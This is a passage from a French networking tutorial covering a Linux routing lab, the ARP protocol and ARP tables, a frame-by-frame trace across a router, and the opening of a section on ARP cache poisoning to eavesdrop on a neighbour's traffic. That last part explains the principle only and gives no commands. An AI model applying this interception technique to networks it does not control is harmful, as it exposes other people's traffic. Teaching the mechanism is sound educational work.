Destination     Passerelle      Genmask         Indic Metric Ref  Use Iface
192.168.11.0   0.0.0.0        255.255.255.0   U      0      0      0 eth0
debian03:~# route add default gw 192.168.11.254
Table de routage IP du noyau
Destination     Passerelle      Genmask         Indic Metric Ref  Use Iface
192.168.11.0   0.0.0.0        255.255.255.0   U      0      0      0 eth0
0.0.0.0        192.168.11.254  0.0.0.0        UG     0      0      0 eth0
```




Et maintenant notre *ping*... fonctionne !

Et nous pouvons le voir avec *tcpdump* :

Code : Console

```
debian01:~# tcpdump -i eth0 icmp
```

```
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
15:56:48.670431 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id 15160, seq 1
15:56:48.670662 IP 192.168.11.1 > 192.168.10.1: ICMP echo reply, id 15160, seq 1
15:56:49.669414 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id 15160, seq 2
15:56:49.669606 IP 192.168.11.1 > 192.168.10.1: ICMP echo reply, id 15160, seq 2
15:56:50.668679 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id 15160, seq 3
15:56:50.668874 IP 192.168.11.1 > 192.168.10.1: ICMP echo reply, id 15160, seq 3
15:56:51.668678 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id 15160, seq 4
15:56:51.668864 IP 192.168.11.1 > 192.168.10.1: ICMP echo reply, id 15160, seq 4
15:56:52.668676 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id 15160, seq 5
15:56:52.668859 IP 192.168.11.1 > 192.168.10.1: ICMP echo reply, id 15160, seq 5
```



On voit bien ici les requêtes de Debian01 et les réponses de Debian02.

Code : Console

```
debian01:~# ping 192.168.11.1
PING 192.168.11.1 (192.168.11.1) 56(84) bytes of data.
64 bytes from 192.168.11.1: icmp_seq=1 ttl=64 time=3.18 ms
64 bytes from 192.168.11.1: icmp_seq=2 ttl=64 time=0.121 ms
64 bytes from 192.168.11.1: icmp_seq=3 ttl=64 time=0.123 ms
^C
--- 192.168.10.254 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 0.121/1.142/3.184/1.443 ms
```



Que faut-il en retenir ?


- Il faut toujours penser qu'on ne peut joindre une machine **QUE si le routage fonctionne dans les DEUX SENS**.
- Il est souvent intéressant d'écrire les tables de routage sur papier avant de mettre en place une infrastructure pour éviter que cela ne fonctionne pas une fois mis en place.

Ça y est, nous avons mis en place notre premier réseau routé ! 😎

Étape 3, pour ceux qui le souhaitent

Il s'agit de mettre en place le gros réseau que nous avions étudié.

Je ne vais pas refaire ce TP avec vous, vous avez maintenant toutes les informations nécessaires pour le réaliser.



Création des machines

Vous avez déjà trois machines créées. Pour réaliser cette architecture, vous en aurez besoin de 5 en plus (4 routeurs et une machine par réseau)

Créez les machines comme nous l'avons fait précédemment.

Écriture des tables de routage

Écrivez toutes les tables de routage de toutes les machines du réseau sur papier.

Configuration

Mettez en place la configuration IP de toutes les machines ainsi que le routage tel que vous l'avez écrit sur papier.

 Attention, les routes pour les réseaux auxquels vous êtes connectés sont déjà créées.

Pour créer une route qui ne soit pas une route par défaut, donc pour un réseau spécifique, la syntaxe est :

```
route add -net 192.168.10.0 netmask 255.255.255.0 gw 192.168.11.254
```

Et pour enlever une route :

```
route del -net 192.168.10.0 netmask 255.255.255.0
```

Tests

Pour tester votre réseau, vous avez bien sûr la commande **ping**, mais aussi **traceroute** ou **tcpdump**. Utilisez-les pour comprendre d'où peut venir un éventuel problème.
Bravo !

Si vous lisez ceci, c'est que vous venez de lire un **énoôorme** chapitre et avez appris beaucoup de choses :

- Vous maîtrisez le **protocole IP** (ou du moins une partie) ;
- Vous savez ce qu'est **le routage** ;
- Vous savez **connecter des réseaux** entre eux ;
- Vous savez configurer l'adresse de machines sous Windows et Linux ;
- Vous savez configurer **le routage sous Linux**.

Et c'est déjà beaucoup.

Mais maintenant que nous savons faire communiquer des machines entre elles, il serait bien de passer à la vitesse supérieure, c'est-à-dire de **faire communiquer des applications entre elles**.

Et pour cela, il faut s'intéresser à **la couche 4 du modèle OSI**.

Les autres protocoles


Nous avons vu comment les paquets circulaient d'un réseau à un autre et comment ils étaient aiguillés. Nous avons aussi vu avec la couche 2 comment les paquets circulaient au sein d'un même réseau.

Y a-t-il un lien entre la couche 2 et la couche 3 ? Par ailleurs, IP est-il le seul protocole de couche 3 utilisé aujourd'hui ? Nous allons maintenant nous pencher sur ces questions, et y apporter des réponses ! 😊

Le protocole ARP

Pourquoi encore un protocole ?

Vous allez vite le comprendre ! Prenons le schéma suivant :



Et imaginons que la machine 192.168.0.1 veuille envoyer un message à la machine 192.168.1.2.

Nous allons effectuer son raisonnement.

Lors d'un envoi de message, nous traversons les couches du modèle OSI de la couche application vers la couche réseau.

Nous traversons donc la couche 7, puis la couche 4, et enfin la couche 3 que nous connaissons maintenant.

La couche 3 voit que nous voulons envoyer un paquet à la machine 192.168.1.2. Elle va donc **chercher dans sa table de routage** par qui il faut passer pour envoyer ce message.

Table de routage de 192.168.0.1

Réseau à joindre	passerelle
192.168.0.0/24	192.168.0.1
192.168.1.0/24	192.168.0.254

Il est clairement indiqué que nous devons passer par la passerelle 192.168.0.254 pour joindre le réseau 192.168.1.0/24 qui contient l'adresse que l'on veut joindre. Notre machine sait donc qu'il va falloir **envoyer le paquet à 192.168.0.254**.

La machine 192.168.0.254 est sur notre réseau, donc pour lui envoyer la trame nous devrons connaître son adresse MAC. Et nous ne la connaissons pas... 😕



Comment faire pour connaître l'adresse MAC de 192.168.0.254 ?

Il faudrait pouvoir la lui demander, mais pour lui demander il faudrait connaître son adresse MAC, et pour connaître son adresse MAC il faudrait la lui demander... c'est une fois de plus l'histoire de la poule et de l'œuf.

Mais il y a une solution : le protocole ARP !

Le protocole ARP



Comment faire pour envoyer un message à une machine sur notre réseau sans connaître son adresse MAC ?

Nous pouvons envoyer un message à l'adresse de broadcast en demandant "*est-ce que 192.168.0.254 peut m'envoyer son adresse MAC ?*"

Grâce à l'adresse de broadcast ce message sera envoyé à tout le monde, et donc 192.168.0.254 le recevra et pourra nous renvoyer son adresse MAC.

C'est ce que l'on appelle **une requête ARP** ou aussi un broadcast ARP.

Nous pourrons donc maintenant envoyer notre trame à la machine 192.168.0.254, qui grâce à sa table de routage pourra aiguiller notre message vers la destination 192.168.1.2.



ARP est donc un protocole qui permet d'associer une adresse MAC de couche 2 à une adresse IP de couche 3.



Mais les broadcasts ne risquent-ils pas de saturer le réseau à chaque fois que l'on veut envoyer une information ?

Bien sûr, et c'est pour cela qu'un mécanisme complémentaire a été mis en place, **la table ARP**.

La table ARP

Pour éviter d'avoir à renvoyer en permanence des broadcasts ARP à chaque fois que l'on veut envoyer une information à une machine, nous allons utiliser une table qui va garder les associations adresses IP <> Adresses MAC pendant un court moment. Ainsi, si j'envoie un paquet à ma passerelle, je noterai son adresse MAC dans ma table et la prochaine fois que je voudrai lui parler, je n'aurai plus à envoyer de broadcast sur le réseau.

La table ARP va donc **associer Adresse IP et adresse MAC correspondante**.

Voici un exemple de (grosse !) table ARP sous Unix :

Code : Console

```
# arp -an
? (10.8.98.3) at 00:26:bb:16:21:84 on sis4
? (10.8.98.85) at 00:18:71:ea:55:03 on sis4
? (10.8.98.205) at 00:18:f3:0a:38:dc on sis4
? (10.8.98.235) at 00:08:02:3f:ee:bb on sis4
? (10.8.99.179) at 00:0c:29:58:9c:18 on sis4
? (10.8.99.181) at 00:0c:29:93:e5:02 on sis4
```

```
? (10.8.99.182) at 00:0c:29:ed:8e:d4 on sis4
? (10.8.99.183) at 00:0c:29:7d:1d:6e on sis4
? (10.8.99.184) at 00:0c:29:04:7d:35 on sis4
? (10.8.99.185) at 00:0c:29:ad:70:1f on sis4
? (10.8.99.186) at 00:0c:29:8a:59:a4 on sis4
? (10.8.99.187) at 00:0c:29:38:8d:59 on sis4
? (10.8.99.201) at 00:1e:2a:49:a7:61 on sis4
? (10.8.99.230) at 00:e0:4c:a1:c7:21 on sis4
? (10.8.100.15) at 78:d6:f0:0b:ed:27 on sis4
? (10.8.100.37) at 00:0c:29:06:04:cc on sis4
? (10.8.100.38) at 00:0c:29:bf:93:8b on sis4
? (10.8.100.39) at 00:0c:29:61:e8:68 on sis4
? (10.8.100.40) at 00:0c:29:7b:ca:40 on sis4
? (10.8.100.41) at 00:0c:29:c6:49:27 on sis4
? (10.8.111.255) at (incomplete) on sis4
? (192.168.1.1) at 00:19:15:25:d5:3c on sis0
? (192.168.1.15) at 00:00:24:c6:1f:40 on sis0 static
? (192.168.1.48) at (incomplete) on sis0
```

On voit ici que ma machine dialogue avec beaucoup d'autres machines sur son réseau. Mais cela est normal puisqu'il s'agit de la passerelle de sortie de mon réseau. 

Ainsi, quand la passerelle voudra envoyer un paquet à l'adresse 10.8.100.41, elle connaîtra directement son adresse MAC.

 Mais si jamais je change la carte réseau de ma machine ? Elle changera aussi d'adresse MAC, mais ce sera l'ancienne qui sera indiquée dans la table ?

Non, car les informations contenues dans la table ARP ont **une durée de vie limitée**. En gros, une valeur va rester environ deux minutes dans ma table avant d'être effacée s'il n'y a pas eu de dialogue avec cette adresse entre temps. C'est pour cela que l'on dit que **la table ARP est dynamique**. Car elle évolue au cours du temps en fonction des machines avec lesquelles je dialogue.

La commande sous Unix pour voir sa table ARP est **arp -an**, et **arp -a** sous Windows.

Bien sûr vous risquez de voir peu de choses chez vous s'il n'y a que deux ou trois machines sur votre réseau.

Déroulement de A à Z d'une requête ARP

Reprenons l'exemple précédent où nous sommes la machine 192.168.0.1 et voulons envoyer un message à la machine 192.168.1.2. Nous savons que nous voulons joindre d'abord le routeur 192.168.0.254, mais ne connaissons pas son adresse MAC. C'est là que le protocole ARP entre en jeu :

- On regarde d'abord dans sa table ARP locale si on possède l'association entre l'adresse IP 192.168.0.254 et son adresse MAC ;
- Si on la possède, on envoie l'information et c'est terminé ;
- Sinon, on envoie un broadcast ARP sur le réseau ;
- La machine 192.168.0.254 va nous répondre avec son adresse MAC ;
- Nous allons noter cette adresse MAC dans notre table ARP ;
- Nous allons enfin pouvoir envoyer notre information.

Nous savons maintenant comment font les machines pour passer d'une adresse IP à joindre à l'adresse MAC correspondante : grâce au protocole ARP !

 Mais à quelle couche appartient ce protocole : 2 ou 3 ?

Je vous laisse chercher tout seul, vous faire votre idée, puis lire la réponse... 

Secret (cliquez pour afficher)

Le protocole ARP est un protocole de couche... 2 ET 3 !


Oui, il manipule des informations de couche 2, les adresses MAC, et des informations de couche 3, les adresses IP. Ainsi on dit que ce protocole est "à cheval" entre ces deux couches.

Maintenant que nous connaissons ce protocole et son utilité, nous allons revoir de A à Z une communication entre deux

machines.

Récapitulons tout cela !

Nous allons une fois de plus reprendre l'exemple précédent entre la machine 192.168.0.1 et 192.168.1.2.




Imaginons que la machine 192.168.0.1 veuille faire une requête web vers la machine 192.168.1.2.

Détail de la communication

Étape 1, la machine locale

Comme nous l'avons vu précédemment, notre information va traverser les différentes couches du modèle OSI.



Arrivée à la couche 3, nous regardons alors la table de routage, et savons qu'il faut envoyer le paquet à 192.168.0.254 pour sortir de notre réseau. Nous faisons une requête ARP et obtenons l'adresse MAC de 192.168.0.254.

Nous pouvons maintenant former la trame qui va circuler sur le réseau :

@MAC 192.168.0.254	@MAC 192.168.0.1	IP	???	IP SRC: 192.168.0.1	IP DST: 192.168.1.2	Données à envoyer	CRC
--------------------	------------------	----	-----	---------------------	---------------------	-------------------	-----



Nous avons bien mis l'adresse **192.168.1.2 en adresse IP de destination**, car si nous avions mis l'adresse du routeur 192.168.0.254, d'une part le routeur aurait cru que le paquet lui était destiné, et d'autre part il ne serait nulle part dans la trame indiqué que l'information était destinée à la machine 192.168.1.2.

Notre trame peut donc maintenant sortir sur notre câble !

Étape 2, le switch

Et la première machine qui va la recevoir est... le switch du réseau 192.168.0.0/24.

Il reçoit la trame et lit l'adresse MAC de destination.

Il va voir sa table CAM pour savoir s'il connaît cette adresse MAC, et voir sur lequel de ses ports il faut renvoyer la trame.

Secret (cliquez pour afficher)

Si jamais il ne trouve pas l'adresse MAC, il la renverra sur tous ses ports actifs !

Il peut donc maintenant renvoyer la trame sur son port de sortie, qui est connecté au routeur. Le routeur reçoit la trame.

Étape 3, le routeur

La trame arrive à la couche 2 du routeur qui **lit l'adresse MAC de destination**.

C'est la sienne ! Il va donc finir de lire l'en-tête de couche 2, enlever l'en-tête Ethernet et envoyer le datagramme IP qu'il reste au protocole de couche 3 indiqué dans l'en-tête.

La couche 3 va lire toute l'en-tête de couche 3, et notamment l'adresse IP de destination.

Le routeur voit alors que **ce n'est pas son adresse**, il sait donc qu'il va devoir renvoyer ce datagramme vers la machine de destination.

Il va donc chercher dans sa table de routage à quelle passerelle envoyer le paquet afin de joindre la machine 192.168.1.2.

Cette adresse appartient à l'un de ses propres réseaux, il va donc pouvoir lui envoyer le paquet directement.

Mais pour envoyer la trame sur le réseau, il va avoir besoin de l'adresse MAC de 192.168.1.2. Il va donc faire une requête ARP. Une fois l'adresse MAC de 192.168.1.2 reçue, il va pouvoir former la trame et l'envoyer sur le réseau.

@MAC 192.168.1.2	@MAC 192.168.1.254	IP	???	IP SRC: 192.168.0.1	IP DST: 192.168.1.2	Données à envoyer	CRC
-------------------------	---------------------------	-----------	------------	----------------------------	----------------------------	-------------------	------------

On remarque ici que seules les informations de couche 2 ont été modifiées !



L'adresse MAC source n'est plus celle de la machine 192.168.0.1 mais celle du routeur. Ce qui est normal car les adresses MAC présentes sont obligatoirement celles du réseau sur lequel la trame est en train de circuler.

La trame va donc sortir du routeur.

Étape 4, le retour du switch

La trame va arriver au switch, mais cette fois il s'agit du switch du réseau 192.168.1.0/24 qui n'est pas le même que le premier. Il va regarder l'adresse MAC de destination et aiguiller la trame vers la machine 192.168.1.2.

Étape 5, réception par la machine 192.168.1.2

La machine 192.168.1.2 va recevoir la trame en couche 2 et va lire l'adresse MAC de destination.

C'est la sienne. Elle va donc lire la suite de l'en-tête et renvoyer le datagramme contenu dans la trame à la couche 3, c'est-à-dire au protocole IP.

La couche 3 reçoit le datagramme et lit l'en-tête.

L'adresse IP de destination est la sienne, elle va donc envoyer les informations à la couche 4, qui va elle-même envoyer les informations applications à la couche 7 applicative.

Et le message est enfin reçu, ouf ! 😊

Nous avons vu **une partie seulement** des étapes d'un dialogue entre deux machines sur un réseau, nous verrons plus tard qu'il y a de nombreuses autres étapes. Et dire que tout cela se passe en quelques millisecondes...💡

Maintenant que nous avons compris comment se déroulait un dialogue sur un réseau local ET entre réseaux, nous allons pouvoir commencer à faire des choses intéressantes, et notamment jouer les apprentis pirates. 🤑

Mise en pratique : écouter le voisin

Voici un chapitre qui devrait vous plaire, on commence à utiliser les connaissances que l'on a acquises pour mettre en place des techniques originales.

Nous allons essayer de réaliser une attaque réseau qui permet **d'écouter le trafic d'une autre machine** qui est connectée sur le même réseau que nous.

Le principe

L'attaque est basée sur le détournement du fonctionnement du protocole ARP.

C'est pour cela qu'elle s'appelle du **ARP cache poisonning**.

Nous allons en réalité modifier à distance la table ARP d'une autre machine...

La théorie

Dans le meilleur des mondes, une machine fait un broadcast ARP, et la machine destinataire répond en fournissant son adresse MAC.




Mais que se passerait-il si je décidais aussi de répondre avec ma propre adresse MAC ?



Eh bien ce serait la dernière réponse qui serait prise en compte.

Par exemple, je peux tout à fait attendre de voir passer une requête ARP **qui ne m'est pas destinée**. J'attends deux secondes pour y répondre, et je suis alors quasiment sûr que ce sera **ma réponse qui sera prise en compte**. Et si j'ai mis dans la réponse ma propre adresse MAC, ce sera **mon adresse MAC qui sera associée à l'adresse IP de la machine destinatrice** de la requête dans la table ARP du demandeur.

Prenons un exemple :



Nous avons trois machines d'adresses 192.168.0.1, 192.168.0.2 et 192.168.0.3.

Imaginons que nous sommes la machine **192.168.0.2** et que nous voulions écouter le trafic envoyé entre **192.168.0.1** et **192.168.0.3**. La machine **192.168.0.1** veut envoyer un message à la machine **192.168.0.3**. Elle envoie donc d'abord un broadcast ARP afin de déterminer l'adresse MAC de **192.168.0.3**.

